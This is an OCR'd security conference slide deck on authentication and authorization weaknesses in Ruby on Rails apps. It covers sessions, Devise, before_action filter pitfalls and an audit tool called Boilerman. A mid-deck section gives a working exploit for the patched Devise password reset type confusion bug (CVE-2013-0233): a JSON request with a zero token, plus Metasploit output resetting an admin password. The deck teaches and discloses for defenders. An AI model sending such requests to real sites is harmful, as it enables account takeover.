nccgroup
freedom from doubt

Going AUTH the Rails on a Crazy Train

Tomek Rabczak
@sigdroid

Jeff Jarmoc
@jjarmoc

November, 2015

Who we are

nccgroup
freedom from doubt

Tomek Rabczak

Senior Security Consultant @ NCC Group

Ex-Rails Maker turned Rails Breaker

Jeff Jarmoc

Lead Product Security Engineer @ Salesforce

Formerly Senior Security Consultant @ NCC Group

Occasional contributor to Metasploit, Brakeman

NCC Group

UK Headquarters, Worldwide Offices

Software Escrow, Testing, Domain Services

All Aboard, hahaha!

nccgroup
freedom from doubt

1. Rails Introduction

2. Authentication

3. Authorization

4. Boilerman: A New Dynamic Analysis Tool

`rails new sample_app`

nccgroup
freedom from doubt

sample_app	Root directory
app/	Application files (Your code)
models/	**M**odels (Objects, usually backed by DB)
views/	**V**iews (Output presentation templates)
controllers/	**C**ontrollers (Ties Models and Views with Actions)
…	
config/	Configuration files directory
routes.rb	Maps URLs to Controller Actions
…	
Gemfile	Dependency record of Gem requirements
Gemfile.lock	Specific versions of currently installed Gems

The ‘Rails Way’

nccgroup
freedom from doubt

ActiveRecord (Model)

SQLi protection via ORM-managed queries (see http://rails-sqli.org/)

ActionView (View)

XSS protection via default HTML-output encoding

ActionController (Controller)

CSRF protections via `protect_from_forgery`

Goin' off the Rails

nccgroup
freedom from doubt

Authentication (AUTHN)

Who is the user?

Only HTTP Basic & Digest natively

Authorization (AUTHZ)

What can they do?

No native facility

Laying More Track - AUTHN

nccgroup
freedom from doubt

Option 1 - Roll your own

- ⛔ Re-invents the wheel, risks common mistakes
- ⛔ Lots more to AUTHN than checking/ storing passwords
- ➕ `has_secure_password` in >= 3.1 helps

Laying More Track - AUTHN

nccgroup
freedom from doubt

Option 2 - Use a gem

- ⛔ Vulnerabilities are far-reaching
- ⛔ Ongoing updates/maintenance required
- ⛔ Integration can be tricky
- ✅ Core code is generally well vetted
- ✅ Encapsulates past community experience

Common AUTHN Gems

nccgroup
freedom from doubt

Devise

Most popular, built on Warden

OmniAuth

Multi-Provider, OAuth focused

DoorKeeper


OAuth2 provider for Rails

AuthLogic

Adds a new model blending Sessions w/ Auth

Arguments for writing

nccgroup
freedom from doubt



"For one, practical experience shows that **authentication on most sites requires extensive customization**, and **modifying a third-party product is often more work** than writing the system from scratch. In addition, **off-the-shelf systems can be "black boxes"**, with potentially mysterious innards; when you write your own system, you are far more likely to understand it."

https://www.railstutorial.org/book/modeling_users#sec-adding_a_secure_password

Write our own

nccgroup
freedom from doubt

Schema: User(name:string, password_digest:string)

```
1  class User < ActiveRecord::Base
2      has_secure_password
3  end
4
5  user = User.new(:name => "jeff", :password => "hunter2", :password_confirmation => "hunter2")
6  user.save                                                # => true
7  user.authenticate("C0rrecth0rseb4tteryStaple")           # => false
8  user.authenticate("hunter2")                             # => user
9  User.find_by_name("jeff").authenticate("hunter2")        # => user
```

http://api.rubyonrails.org/v3.1.0/classes/ActiveModel/SecurePassword/ClassMethods.html

Digests stored with BCrypt

http://chargen.matasano.com/chargen/2015/3/26/enough-with-the-salts-updates-on-secure-password-schemes.html

Lots more needed.

nccgroup
freedom from doubt

Storing Creds and Authenticating is just the start

#TODO

- Session management
- Complexity requirements
- Lost/Forgotten Password handling
- API Tokens / MFA / 2FA / OAUTH

Session Management

1. Exchange credentials for a token (cookie).


2. Identify user by that token on subsequent requests.

3. Invalidate that token when needed.


Logout or Timeout


4. Where we store session state varies

Encrypted Cookie Sessions




```
User.find_by_email("ozzy@ozzy.com").authenticate("Sharooon!")
```






SESSION

Database Sessions

nccgroup
freedom from doubt


```
User.find_by_email("ozzy@ozzy.com").authenticate("Sharooon!")
```



Database vs. Cookies

nccgroup
freedom from doubt

	Database	Cookie
User Cookie	***Random Token***	**Encrypted Serialized Session Object**
Revocation	***Maximum Lifetime (Config)*** ***One Concurrent*** ***Delete From DB***	**Maximum Lifetime (Config)** **Unlimited Concurrent**
Attack Surface	***Theft / Enumeration***	**Theft / Enumeration** **Cryptographic Attacks** **Long/Infinite Lived Sessions** **Encryption Key Exposure** ***Deserialization Vulns**
Per-Request Overhead	**DB query** **(caching may help)**	**Signature Validation** **Decryption** **Deserialization**

Session Type Config

nccgroup
freedom from doubt

config/initializers/session_store.rb:

```
Rails.application.config.session_store :cookie_store,
key: '_session_cookie_name',                    or
:expire_after => 2.hours                        :active_record_store
```

Session Expiry Time Must be Manually Configured!

Cookie Session Config

nccgroup
freedom from doubt

config/secrets.yml:

```
production:
  secret_key_base: 'secret key'
```

Signed, Not Encrypted!

```
production:
  secret_token: 'secret key'
```

config/initializer/session_store.rb:

```
Rails.application.config.action_dispatch.cookies_serializer = :json
```

RCE w/ Key Exposure!

```
:marshal
 or
:hybrid
```

Lost/Forgotten Passwords

nccgroup
freedom from doubt

Many weak approaches, one strong one.

1) Generate CSPRNG token => User object w/ timestamp
2) Transmit to user out of band (email, SMS, etc)
3) User visits site w/ token
4) `User.find_by_token()`, verify expiration, change password
5) Delete Token

app/models/User.rb

nccgroup
freedom from doubt

Devise User Model

```
1   class User < ActiveRecord::Base
2     # Include default devise modules. Others available are:
3     # :confirmable, :lockable, :timeoutable and :omniauthable
4     devise :database_authenticatable,:registerable,
5            :recoverable, :rememberable, :trackable, :validatable
6   end
```

Routes

nccgroup
freedom from doubt

app/config/routes.rb:

```
devise_for :users
```

```
$ rake routes
                  Prefix Verb   URI Pattern                       Controller#Action
        new_user_session GET    /users/sign_in(.:format)          devise/sessions#new
            user_session POST   /users/sign_in(.:format)          devise/sessions#create
    destroy_user_session DELETE /users/sign_out(.:format)         devise/sessions#destroy
           user_password POST   /users/password(.:format)         devise/passwords#create
       new_user_password GET    /users/password/new(.:format)     devise/passwords#new
      edit_user_password GET    /users/password/edit(.:format)    devise/passwords#edit
                         PATCH  /users/password(.:format)         devise/passwords#update
                         PUT    /users/password(.:format)         devise/passwords#update
cancel_user_registration GET    /users/cancel(.:format)           devise/registrations#cancel
       user_registration POST   /users(.:format)                  devise/registrations#create
   new_user_registration GET    /users/sign_up(.:format)          devise/registrations#new
  edit_user_registration GET    /users/edit(.:format)             devise/registrations#edit
                         PATCH  /users(.:format)                  devise/registrations#update
                         PUT    /users(.:format)                  devise/registrations#update
                         DELETE /users(.:format)                  devise/registrations#destroy
$
```

Using Devise

Controller Filter

```
before_action :authenticate_user!
```

Often put in ApplicationController

Skip where anonymous access needed

Helpers

```
user_signed_in?
current_user
user_session
```

Devise Security History

nccgroup
freedom from doubt

Unreleased/HEAD

Optionally send password change notifications

3.5.1

Remove active tokens on email/password change

3.1.2

Addresses an email enumeration bug

3.1.0

Stores HMAC of tokens, instead of plain-text token

3.0.1

Fixes CSRF Token Fixation

2.2.3

Fixes a type confusion vulnerability

Disclosed by @joernchen of Phenoelit

Feb 5th, 2013

http://www.phenoelit.org/blog/archives/2013/02/05/mysql_madness_and_rails/

Devise Password Reset

nccgroup
freedom from doubt

Pseudo-Code

```
1   def reset
2       user = User.find_by_token(params[:user][:reset_password_token])
3       if user
4           user.change_password(params[:user][:password],
                params[:user][:confirm_password]])
5       end
6   end
```

MySQL Equality

```
mysql> select "foo" from dual where 1="1string";
+-----+
| foo |
+-----+
| foo |
+-----+
1 row in set, 1 warning (0.00 sec)
```

```
mysql> select "foo" from dual where 0="string";
+-----+
| foo |
+-----+
| foo |
+-----+
1 row in set, 1 warning (0.00 sec)
```

Exploiting in Rails

nccgroup
freedom from doubt

params[]

A hash of (**usually)** strings containing values of user-supplied parameters

Like this

```
/example?foo=bar&fizz=buzz
  params => {"foo"=>"bar", “fizz"=>"buzz"}

/example?foo=1&fizz=2
  params => {"foo"=>"1", "fizz"=>"2"}
```

Exploiting in Rails

nccgroup
freedom from doubt

Rails Magic

XML (**<4.0**) and JSON (**all versions**) bodies parsed automatically

Typecast per those formats

Like this

```
POST /example HTTP/1.1
content-type: application/xml

<foo>bar</foo>
<fizz type="integer">1</fizz>
```

```
params => {"foo"=>"bar", "fizz"=>1}
```

Devise Password Reset Exploit

nccgroup
freedom from doubt

How about this?

```
PUT /users/password HTTP/1.1
content-type: application/json

{"user":{
"password":"GAMEOVER",
"password_confirmation":"GAMEOVER",
“reset_password_token":0}
}
```

Devise Password Reset Exploit

nccgroup
freedom from doubt

params[] =>

```
{"user"=>{"password"=>"GAMEOVER",
"password_confirmation"=>"GAMEOVER",
“reset_password_token”=>0}}
```

Query

```
User.find_by_token(0)
SELECT * from Users where token=0 limit 1;
```

Result

Resets password of first User with an outstanding token!

Metasploit module

nccgroup
freedom from doubt

rails_devise_pass_reset.rb

- Clears any outstanding tokens
- Generates a token for a user of your choosing
- Resets password to token of your choosing
- **Legitimate user *WILL* get emails**

```
msf auxiliary(rails_devise_pass_reset) > exploit
[*] Clearing existing tokens...
[*] Generating reset token for admin@example.com...
[+] Reset token generated successfully
[*] Resetting password to "w00tw00t"...
[+] Password reset worked successfully
[*] Auxiliary module execution completed
```

Password Reset Type Confusion

nccgroup
freedom from doubt

Patched in Devise

>= v2.2.3, v2.1.3, v2.0.5 and v1.5.4

CVE-2013-0233

Thanks to @joernchen of Phenoelit

Fixed in Rails

= 3.2.12 https://github.com/rails/rails/pull/9208

>= 4.2.0 https://github.com/rails/rails/pull/16069

User.where("token=?", params[token])

Reverted in Rails

>= 3.2.13 https://github.com/rails/rails/issues/9292

Core vulnerability effects more than just Devise!

Authorization

nccgroup
freedom from doubt

What can they do?

- Often tied to the concept of roles
- Vertical Authorization
  - Site Admin (Full Access)
  - Organization Admin (Full Access to specific Org)
  - “Regular User” (Limited Read Access + Local Write Access)
  - Unauthenticated (No Access)
- Horizontal Authorization
  - Org1 vs Org2 Data
  - Within an Org, User1 vs User2 Data

Authorization - Rails

nccgroup
freedom from doubt

Vertical Authorization

before_actions

```
class PostsController < ApplicationController
  before_action :require_admin,     only:   :create_organization
  before_action :require_org_admin, only:   :create_org_post
  before_action :require_org_user,  except: :public_posts
```

Horizontal Authorization

Associations

```
def index
  current_user.organization.posts.find_by_author(params[:email])
end
```

Controller Routing


nccgroup
freedom from doubt

Given a route: `get '/posts', to: 'posts#index'`

Method path controller # action

```
class PostsController < ApplicationController
  def index
    @posts = Posts.all
  end
end
```

Controller Hierarchy




```ruby
class ApplicationController < ActionController::Base
  protect_from_forgery with: :exception

  before_action :authorize_user

  private

  def authorize_user
    # ...
  end
end
```

How they work

nccgroup
freedom from doubt

3 types of callbacks

- `:before, :around, :after`
- Authorization tends to only care about `before_actions`

Different flavors

```
- before_action :authorize_user, only: [:action1, :action2, …]
- before_action :authorize_user, except: [:action1, :action2, …]
- before_action :authorize_user, if: method_call
- before_action :authorize_user, unless: method_call
- skip_before_action :authorize_user, only: [:action1, :action2, …]
- skip_before_action :authorize_user, except: [:action1, :action2, …]
- before_action :authorize_user, Proc.new {|controller| #AUTHZ Logic… }
```

http://api.rubyonrails.org/classes/ActiveSupport/Callbacks.html

Authorization Gems

nccgroup
freedom from doubt

Pundit

- Enforced through the use of Policy classes

```
@post = Post.find(params[:id])
authorize @post
```

- https://github.com/elabs/pundit

CanCan(Can)

- Enforced through the use of an Ability class
- https://github.com/CanCanCommunity/cancancan

CanCanCan Basics

nccgroup
freedom from doubt

```ruby
class PostsController < ApplicationController
    def show
      @post = Post.find(params[:id])
      authorize! :read, @post
    end
end
```

```ruby
class PostsController < ApplicationController
  load_and_authorize_resource
  def show
    # @post is already loaded and authorized
  end
end
```

Be On The Lookout For…

nccgroup
freedom from doubt

find_by methods called directly on the model


```
def show
  Posts.find_by_author(params[:email])
end
```


```
def show
  current_user.posts.find_by_author(params[:email])
end
```

Be On The Lookout For…

nccgroup
freedom from doubt

`before_action … only: [:action1, :action2]`

CAUTION

```
class PostsController < ApplicationController
  before_action :authorize_author, only: [:update, :destroy, :create]
```

GOOD

```
class PostsController < ApplicationController
  before_action :authorize_author, except: [:public_posts]
```

Be On The Lookout For…

nccgroup
freedom from doubt

Lightweight Controllers


```
class PostsController < ActionController::Base
```

```
class PostsController < ActionController::Metal
  def index
    self.response_body = "Hello World!"
  end
end
```


```
class PostsController < ApplicationController

  def index
    #...
  end
```

Be On The Lookout For…

nccgroup
freedom from doubt

Authorization Logic in Views


```
<% if current_user.roles.include?("admin") %>
  <li>
    <a href="#field" data-toggle="tab">
      Admin Users
      ...
    </a>
  </li>
<% end %>
```

Ensure the application is also verifying permissions in controller action

Be On The Lookout For…

nccgroup
freedom from doubt

Skipping of filters

```
class PostsController < ApplicationController
  skip_before_action :authorize_admin
```

Skips the `:authorize_admin` filter for every action

can be an artifact left over from testing/development

Rails Scaffolding

nccgroup
freedom from doubt

```
$ rails generate scaffold BankAcct acct_number:integer ...
      invoke  active_record
      create    db/migrate/20150910173516_create_bank_accounts.rb
      create    app/models/bank_account.rb
...
      invoke  scaffold_controller
      create    app/controllers/bank_accounts_controller.rb
      invoke    erb
      create      app/views/bank_accounts
      create      app/views/bank_accounts/index.html.erb
      create      app/views/bank_accounts/edit.html.erb
      create      app/views/bank_accounts/show.html.erb
      create      app/views/bank_accounts/new.html.erb
      create      app/views/bank_accounts/_form.html.erb
...
      invoke    jbuilder
      create      app/views/bank_accounts/index.json.jbuilder
      create      app/views/bank_accounts/show.json.jbuilder
...
```

Be On The Lookout For…

nccgroup
freedom from doubt

Generator/Scaffold artifacts

/app/views/bank_accts/show.json.jbuilder:

```
json.extract @bank_acct, :id, :acct_number, :acct_balance, :acct_holder_name, …
```

Possible unwanted attributes added to view or strong_parameters

```ruby
# Never trust parameters from the scary Internet, only allow the white list through.
def bank_acct_params
  params.require(:bank_acct).permit(:acct_number, :acct_balance, :acct_holder_name)
end
```

http://rubyjunky.com/rails-scaffold-dangerous-defaults.html?utm_source=rubyweekly&utm_medium=email

New Tool: Boilerman

nccgroup
freedom from doubt

Before Boilerman

Audit every Controller manually

Track inheritance / overrides

Mind the gaps


With Boilerman

Dynamically resolve callbacks

See all filters for a given Controller#Action

Filter the list dynamically

In browser or Rails Console



https://github.com/tomekr/boilerman

New Tool: Boilerman

nccgroup
freedom from doubt

Dynamic analysis tool

Plugs into an existing Rails application


Rails console access needed

As a minimum requirement

Mounted as a Rails engine

Accessed at `/boilerman`

or through Rails Console



https://github.com/tomekr/boilerman

Boilerman Demo

nccgroup
freedom from doubt

Praise be to the almighty demo gods.

Boilerman

nccgroup
freedom from doubt

Install: `gem install boilerman`

Takeaways

- Rails console can be a very powerful tool

Future Ideas

- D3 visualizations
  - matrix of Controller#Action & Filter pairs
- Source querying via pry's source functionality
  - Useful for auditing Pundit based authorization schemes

Questions?

Tomek Rabczak
@sigdroid

Jeff Jarmoc
@jjarmoc